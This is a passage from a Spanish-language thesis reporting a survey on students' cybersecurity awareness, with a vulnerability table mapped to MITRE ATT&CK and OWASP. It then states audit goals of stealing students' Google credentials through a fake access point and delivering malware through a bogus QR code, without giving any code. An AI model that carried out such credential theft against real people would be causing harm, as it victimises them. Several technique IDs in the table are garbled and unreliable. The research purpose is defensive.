
Resultados de la cuarta pregunta sobre la importancia de los datos

Según lo mostrado en la Figura 9, el 56% de los encuestados considera que sus datos personales son importantes, lo que representa un hallazgo alentador. Este dato sugiere que una parte significativa de la población valora su información personal y por lo tanto, es más probable que tome medidas para protegerla de posibles amenazas. Fomentar la valoración de los datos personales es clave para promover prácticas de seguridad más rigurosas y efectivas. A pesar de que la mayoría reconoce los peligros en línea, un porcentaje considerable de encuestados seleccionó "ninguna importancia" o "poca importancia", representando un 44%. Esto sugiere un posible desconocimiento o una falta de percepción sobre la gravedad de la protección de sus datos personales. La tabulación de los resultados de esta encuesta se puede consultar en la Tabla 16 del Anexo 2.

Pregunta 5: Prácticas de Protección de Datos Personales

Figura 10

Resultados de la quinta pregunta sobre herramientas de protección



La Figura 10 ilustra claramente que la medida más común adoptada por los encuestados para proteger sus datos personales es "No compartes información sensible", con un total de 69 respuestas en esta categoría. Esta práctica es ampliamente reconocida como fundamental para la seguridad de la información. La segunda medida más seleccionada fue "Utilizar claves para acceso a archivos", con 67 respuestas. El uso de contraseñas es una estrategia clave para proteger el acceso a la información personal y profesional. Además, 54 encuestados indicaron que recomiendan utilizar un antivirus, lo cual es una medida importante para prevenir amenazas cibernéticas. Por otro lado, 41 respuestas indicaron "Encriptar la información", lo que añade una capa adicional de seguridad al proteger la información sensible contra accesos no autorizados. "Utilizar redes privadas virtuales" fue mencionado por 33 respuestas, lo que sugiere una

conciencia creciente sobre la protección de la privacidad en línea. Sin embargo, solo 27 respuestas indicaron "Ocultar archivos o carpetas", lo que puede reflejar una adopción menos generalizada de esta medida de seguridad. Por otro lado, 3 respuestas indicaron que adoptan medidas de protección no especificadas u otras opciones en la encuesta.


El gráfico ofrece una visión de las prácticas comunes de protección de datos personales, mostrando que, mientras el uso de antivirus y contraseñas son prácticas ampliamente adoptadas, otras medidas de seguridad, como el cifrado y el uso de redes privadas virtuales, son menos comunes. Este patrón sugiere que, aunque las prácticas básicas de seguridad son bien conocidas y aplicadas, existe una oportunidad significativa para ampliar la educación sobre estrategias avanzadas de protección. Incrementar el conocimiento sobre estas medidas de ciberseguridad podría mejorar significativamente la seguridad general de los datos personales entre los encuestados. En la Tabla 17, ubicada en el Anexo 2, se puede consultar la tabulación de esta pregunta.

Es importante destacar que los valores presentados en la Figura 10 superan el total de la muestra encuestada, ya que esta pregunta permitió selección múltiple. Esto significa que cada participante pudo elegir más de una medida de protección para sus datos personales, lo que explica el número total de respuestas registradas.

Pregunta 6: Conocimiento de Herramientas de Protección

Figura 11

Resultados de la sexta pregunta herramientas de protección



En referencia a la Figura 11, se observa que 71 respuestas indicaron que la herramienta más conocida para proteger datos personales es el antivirus. Esto indica un amplio conocimiento sobre la importancia de los antivirus en la defensa contra software malicioso. El firewall ocupa el segundo lugar en términos de reconocimiento por parte de los estudiantes, con 70 respuestas que lo mencionaron, lo que demuestra una comprensión generalizada de su papel en la protección de las redes informáticas. Además, 64 respuestas indicaron conocer los generadores de contraseñas, lo que subraya la importancia de crear contraseñas seguras y únicas para diferentes cuentas y servicios. 52 respuestas seleccionaron el antispyware, reflejando cierta familiaridad con herramientas diseñadas para detectar y eliminar software espía.

Sin embargo, solo 15 respuestas indicaron conocer las redes privadas virtuales, lo que sugiere que, aunque esta herramienta es crucial para proteger la privacidad en línea y asegurar

conexiones a Internet, aún no es ampliamente conocida entre los estudiantes. En cuanto a los servidores proxy y el escáner de vulnerabilidades, cada uno fue mencionado por 7 respuestas, respectivamente. Esto muestra que las herramientas más especializadas y técnicas, aunque esenciales para una protección más avanzada, tienen un reconocimiento limitado. Además, 7 encuestados mencionaron que desconocían por completo las herramientas mencionadas o tenían conocimiento de otras herramientas no especificadas en la encuesta.


Este análisis destaca la prevalencia del conocimiento sobre herramientas básicas de protección, como los antivirus y firewalls, lo cual es positivo. Sin embargo, también sugiere oportunidades significativas para aumentar el conocimiento y el uso de herramientas más especializadas y avanzadas, como las VPN, servidores proxy y escáneres de vulnerabilidades. Promover una mejor educación sobre estas herramientas puede mejorar considerablemente la capacidad de los estudiantes para proteger sus datos personales y fortalecer su seguridad cibernética en general. Para un análisis descriptivo, se puede consultar la Tabla 18, ubicada en el Anexo 2.

Es importante destacar que los valores presentados en la Figura 11 superan el total de la muestra encuestada, ya que esta pregunta permitió selección múltiple. Esto significa que cada participante pudo elegir más de una herramienta de seguridad según su nivel de conocimiento y experiencia, lo que explica el número total de respuestas registradas.

Pregunta 7: Experiencias Personales con Ciberataques

Figura 12

Resultados a la séptima pregunta sobre un ataque cibernético




La Figura 12 ilustra que el 71% de los encuestados no ha sido víctima de robo de información digital o ciberataques. Por el contrario, el 29% de los encuestados indicó que sí ha experimentado este tipo de ataques cibernéticos. Este análisis resalta la prevalencia de problemas de seguridad digital entre los encuestados, subrayando la importancia de crear conciencia y adoptar medidas de protección contra los ciberataques. Para un análisis descriptivo, se puede consultar la Tabla 19, ubicada en el Anexo 2.

Pregunta 8: Impacto de los Ciberataques

Figura 13

Respuesta a la octava pregunta sobre la información vulnerable




Con respecto a la Pregunta 8, solo un porcentaje de encuestados que seleccionaron "Sí" en la Pregunta 7 pudieron responder esta sección. Esto significa que la Pregunta 8 está enfocada únicamente en los encuestados que indicaron haber sido víctimas de algún ciberataque o robo de información digital.

Por lo tanto, según lo mostrado en la Figura 13, el 48% de los encuestados indicó que el impacto de los ciberataques estuvo dirigido a su información personal, mientras que el 22% mencionó que sus claves de acceso fueron sustraídas. De manera similar, el 22% señaló que la información comprometida correspondía a tarjetas bancarias, y el 8% mencionó otros tipos de información. Esto destaca la necesidad de mejorar las medidas de ciberseguridad y crear mayor conciencia sobre las amenazas existentes y las formas de mitigarlas. En la Tabla 20 del Anexo 2 se puede consultar la tabulación de esta pregunta.

Pregunta 9: Mecanismos de Ataque Utilizados

Figura 14

Respuestas a la novena pregunta sobre los mecanismos de ataque



Con respecto a la Pregunta 9, esta es una continuación de la Pregunta 8, ya que profundiza en los mecanismos de ataque que experimentaron las víctimas de ciberataques o robo de información personal.


En la Figura 14, se muestra que el 44% de los encuestados mencionó que el ataque se produjo a través de un enlace para el robo de contraseñas. El 23% seleccionó correos electrónicos como el medio del ataque, mientras que el 17% indicó que fue víctima mediante un mensaje por SMS. Además, el 12% manifestó que el ataque ocurrió a través de llamadas telefónicas, y solamente el 3% mencionó otros métodos. Al relacionar estos datos con la pregunta anterior sobre el tipo de información sustraída durante el ciberataque, se observa que la mayoría de los ataques que resultaron en la sustracción de información personal y financiera utilizaron principalmente enlaces fraudulentos para el robo de contraseñas y correos electrónicos.

Esta situación destaca la urgente necesidad de mejorar la educación en ciberseguridad, con el fin de identificar y evitar estos frecuentes métodos de ataque. Para un análisis descriptivo, se puede consultar la Tabla 21, ubicada en el Anexo 2.

Pregunta 10: Interés en Aprender sobre Protección de Información

Figura 15

Respuesta a la décima pregunta sobre la protección de datos



La tabulación representada en la pregunta 10 vuelven a considerar el número total de encuestados, ya que esta pregunta fue dirigida a toda la muestra. La Figura 15 muestra que el 59% de los encuestados expresa un fuerte interés en conocer los mecanismos para proteger su información personal.


Este resultado resalta la necesidad urgente de educación y concienciación sobre seguridad digital. Sin embargo, el 41% de los encuestados no mostró interés en aprender sobre este tema. A pesar de esto, la abrumadora preferencia por adquirir conocimientos sobre protección de la

información personal subraya la importancia de desarrollar programas educativos accesibles y efectivos. Implementar estos programas no solo respondería a la demanda existente, sino que también podría contribuir a reducir la vulnerabilidad general ante ciberataques. Para un análisis descriptivo, se puede consultar la Tabla 22, ubicada en el Anexo 2.

Pregunta 11: Conocimiento de Herramientas de Hacking

Figura 16

Respuestas a la onceaba pregunta sobre herramientas de hacking



Como se detalla en la Figura 16, la mayoría de los encuestados no está familiarizada con las herramientas seleccionadas. Cabe destacar que esta pregunta supera el total de la muestra encuestada, ya que permitía selección múltiple. En este contexto, 119 encuestados indicaron un desconocimiento general sobre herramientas de hacking u otras herramientas no especificadas. Sin embargo, hay excepciones destacables. 34 encuestados conocen Aircrack, una herramienta utilizada para analizar el tráfico Wi-Fi. De igual manera, 34 encuestados están familiarizados con

Flipper y USB Killer, herramientas de hardware utilizadas para inyectar códigos maliciosos y dañar dispositivos, respectivamente.

Por otro lado, Tcpdump, que captura y analiza el tráfico de la red, tiene una tasa de reconocimiento media, siendo conocida por 33 encuestados. Asimismo, Kali Linux, una distribución de Linux con múltiples herramientas de hacking, es reconocida por 23 encuestados. Además, el keylogger, que registra las pulsaciones del teclado para robar información, fue mencionado por 16 encuestados. Las respuestas tabuladas para esta pregunta se pueden consultar en la Tabla 23, ubicada en el Anexo 2.

Estos datos subrayan una brecha significativa en el conocimiento sobre herramientas de hacking entre los encuestados. La familiaridad con herramientas específicas como Aircrack, Flipper, USB Killer, Tcpdump y Kali Linux indica la necesidad de una mayor educación y concienciación sobre estas tecnologías y sus implicaciones en la seguridad digital. Se recomienda desarrollar programas educativos que aborden tanto el uso y las amenazas de estas herramientas como estrategias de ciberseguridad para fortalecer la capacidad de los estudiantes en la defensa contra posibles ataques. Esto no solo aumenta su seguridad personal, sino que también contribuye a la creación de una comunidad más resiliente frente a las ciberamenazas.

Pregunta 12: Sistema Operativo Móvil

Figura 17

Respuesta a la doceava pregunta sobre la protección de datos

La Figura 17 muestra los resultados obtenidos en la pregunta referente al sistema operativo de los dispositivos móviles. De acuerdo con los datos representados en el gráfico, el 96% de los estudiantes utilizan dispositivos con sistema operativo Android, mientras que el 4% utilizan dispositivos con sistema operativo iOS. Estos resultados reflejan una tendencia predominante hacia el uso de Android en este sector estudiantil, lo que puede deberse a varios factores, como la accesibilidad económica y la variedad de dispositivos disponibles en el mercado con este sistema operativo.

Además, al analizar las versiones de los sistemas operativos más comunes entre los estudiantes, se identificó que:

- **En el caso de Android**, las versiones 12 y 13 son las más utilizadas, lo que sugiere que muchos estudiantes poseen dispositivos relativamente recientes, aunque es posible que algunos aún usen versiones más antiguas debido a limitaciones de hardware o actualizaciones no realizadas.
- **Para los dispositivos con iOS,** las versiones más frecuentes fueron 15 y 16, lo que indica que los estudiantes con dispositivos de Apple cuentan con modelos relativamente actualizados, aunque no necesariamente los más recientes.

En términos generales, estos datos permiten inferir que la mayoría de los estudiantes acceden a tecnologías móviles con capacidades relativamente actuales, aunque la predominancia de Android sugiere que los costos y la accesibilidad influyen significativamente en la elección de los dispositivos. Esta información es clave para considerar estrategias de seguridad digital y educación en ciberseguridad, ya que las amenazas y las medidas de protección pueden variar dependiendo del sistema operativo y su versión. Para un análisis descriptivo, se puede consultar la Tabla 24, ubicada en el Anexo 2.

3.2.4. Análisis de Vulnerabilidades

El creciente uso masivo de teléfonos inteligentes en entornos educativos ha puesto de relieve la necesidad de implementar medidas sólidas de ciberseguridad, debido a que salvaguardar estos dispositivos de la amplia gama de amenazas es esencial para proteger los datos confidenciales y la privacidad del estudiante. Según la normativa ISO 27005 en su apartado 4.2, correspondiente a evaluación de riesgos, es necesario identificar las vulnerabilidades y las posibles amenazas o afectaciones para entender su impacto y probabilidad. Esto coincide con la fase de identificación

de vulnerabilidades, la cual constituye un paso fundamental para diseñar estrategias efectivas que mitiguen los riesgos asociados al uso de dispositivos móviles en el ámbito educativo.

Plataformas como, MITRE ATT&CK® (2024) Y OWASP (2024) proporcionan pautas y metodologías detalladas para identificar y mitigar riesgos en aplicaciones móviles y sistemas de información. A continuación, en la Tabla 4 se presenta el análisis de vulnerabilidades basado en pruebas a ciegas, pruebas con información y el diagnóstico de vulnerabilidades derivado de la encuesta aplicada a los estudiantes de la Unidad Educativa 17 de Julio. Este análisis tiene como finalidad establecer una postura de seguridad integral que aborde las múltiples facetas de la protección de dispositivos móviles y su información.

Cabe destacar que la relación de vulnerabilidades identificadas en las pruebas con información se basó en el apartado de técnicas para dispositivos móviles de MITRE ATT&CK, mientras que las vulnerabilidades detectadas en las pruebas a ciegas se fundamentaron en el apartado de los 10 principales riesgos de dispositivos móviles de OWASP.

Tabla 4

Análisis de vulnerabilidades mediante pruebas a ciegas

Vulnerabilidad	Resultados de la encuesta	Vulnerabilidad Pruebas con información (MITRE ATT&CK ®)	Vulnerabilidad Pruebas a ciegas (OWASP 2024)	Comentarios
Desconocimientos sobre ciberseguridad	Relacionada con la pregunta 1 de la encuesta el 46% de los encuestados no tiene conocimiento sobre ciberseguridad. Relacionada con la pregunta 2 de la encuesta el 87,65% presenta bajos o muy bajos	Suplantación de identidad (T1660)	M6: Controles de privacidad inadecuados.	El bajo conocimiento en ciberseguridad hace que los usuarios no protejan adecuadamente su información.

	conocimientos sobre ciberseguridad			
Ataque de dispositivos y descarga de datos personales	Relacionada con la pregunta 3 de la encuesta, el 56% de los encuestados cree que sus datos personales son vulnerables ataques informáticos y también que sus datos son importantes	Descarga de credenciales (T1516) y Datos del sistema local (T164)	M9: Almacenamiento de datos inseguro.	Los usuarios no utilizan medidas adecuadas para proteger su información almacenada en los dispositivos.
Inseguridad en las comunicaciones	Relacionada con la pregunta 5 de la encuesta las Medidas de ciberseguridad que optan: no comparte información sensible, usa claves para acceso de archivos, antivirus, encriptar información	Exfiltración de datos en texto claro (T1560) para implementar encriptación.	M5: Comunicación insegura.	Las técnicas usadas por los estudiantes como encriptación de información protegen la información en tránsito.
Uso de herramientas de protección de datos	Relacionada con la pregunta de la encuesta, el conocimiento de herramientas de protección: Antivirus, Firewall, Generador de contraseñas	Ejecución a través de API (T1516) o procesos de inyección (T1631)	M10: Criptografía insuficiente	Las herramientas que emplean los estudiantes mitigan las técnicas de ejecución de robo de contraseñas. Además, un generador de contraseñas asegura claves más robustas.
Penetración y extracción de datos personales	Relacionada con la Pregunta 7 de la encuesta, el 29% ha sufrido ciberataques y relacionada con la pregunta 9 de la encuesta se extrajeron sus datos personales, a través de link para robo de contraseñas, correo electrónico, mensaje por SMS	Suplantación de identidad (T1660) (Phishing).	M3: Autenticación/Autorización insegura.	Los ciberataques que han experimentado los estudiantes están directamente relacionados con las vulnerabilidades de las pruebas a ciegas y con información.

	y llamada telefónica.			
Oportunidades de Capacitación	Relacionada con la pregunta 10 de la encuesta, el 59% tiene interés por aprender de ciberseguridad	Mitigación del Phishing.	M6: Controles de Privacidad.	Aunque no representa una vulnerabilidad, el interés de aprender sobre ciberseguridad representa una oportunidad para aprender a mitigar los riesgos de Psishing o controles de privacidad.
Desconocimiento del Hacking Ético	Relacionada con la pregunta 11 de la encuesta, el Conocimiento de herramientas de Hacking Ético: Flipper, USB Killer, Aircrack, Tcpdum, entre otros.	Network Sniffing o espionaje T1423 y almacenamiento de contraseñas T1634	M7: Protecciones binarias insuficientes	Las herramientas como Aircrack o Tcpdump se relacionan con las vulnerabilidades de las herramientas. Si las herramientas son mal utilizadas se comprometen aplicaciones o redes.

De acuerdo con la información de la Tabla 4, se identifica que las vulnerabilidades en los dispositivos móviles están codificadas y tienen un modo de operación definido, lo que permite reconocer su proceso de ejecución para analizar sus repercusiones y posteriormente realizar su mitigación. En este sentido, el desconocimiento sobre ciberseguridad entre los estudiantes y el mal uso de los dispositivos móviles evidencian la necesidad de implementar controles de privacidad adecuados. Asimismo, se observa que los ataques cibernéticos más frecuentes incluyen la descarga de credenciales y datos del sistema, así como el almacenamiento inseguro de información, lo que representa un alto riesgo de filtración de datos en las comunicaciones.

Por otro lado, se destaca que los estudiantes emplean herramientas de protección, como antivirus y generadores de contraseñas, lo cual refleja la importancia que le otorgan a la seguridad de su información personal. Sin embargo, el método de ciberataque más común

identificado fue el phishing, lo que subraya la necesidad de capacitar a los estudiantes sobre los tipos de riesgos cibernéticos y el uso adecuado de herramientas para proteger sus datos. Esta capacitación no solo mitigaría las vulnerabilidades actuales, sino que también fortalecería su conciencia sobre la ciberseguridad.

3.2.5. Definición de objetivos secundarios

Según la normativa ISO/IEC 27005:2022 en su apartado 7.2 Identifying information security risks y 7.3 Analysing information security risks, correspondiente a la identificación de activos y valoración de riesgos, se establece la necesidad de definir objetivos secundarios que guíen el proceso de análisis de riesgos. En este contexto, fue necesario aplicar una metodología cualitativa que permitiera identificar las vulnerabilidades mediante una escala de valoración.

A partir de este enfoque, se resalta la importancia de realizar un análisis de riesgos basado en la normativa y documentar los hallazgos en el informe de auditoría, lo que facilita la priorización de acciones de mitigación para mejorar la seguridad de la información, siendo estos los siguientes:

- Vulnerar los dispositivos móviles de los estudiantes de educación media superior mediante un punto de accesos falso para robo de credenciales de Google, con el fin de valorar el grado de vulnerabilidad
- Vulnerar a los dispositivos móviles de los estudiantes de educación media superior mediante la descarga de malware con un código QR ficticio, con el fin de valorar mediante una escala de riesgo.

3.2.6. Herramientas de hacking ético

El hacking ético implica el uso de técnicas y herramientas similares a las empleadas por atacantes maliciosos, con el objetivo de identificar y corregir vulnerabilidades en los sistemas de

información, de modo que estas herramientas permiten simular ataques para evaluar la eficacia de las medidas de seguridad existentes.

Según la norma ISO/IEC 27005:2022, apartado 7.2, es fundamental identificar las vulnerabilidades mediante procesos de evaluación de riesgos que incluyan la identificación de amenazas y vulnerabilidades presentes en los activos de información. Esto forma parte esencial del proceso de evaluación de riesgos, asegurando que se consideren tanto amenazas internas como externas.

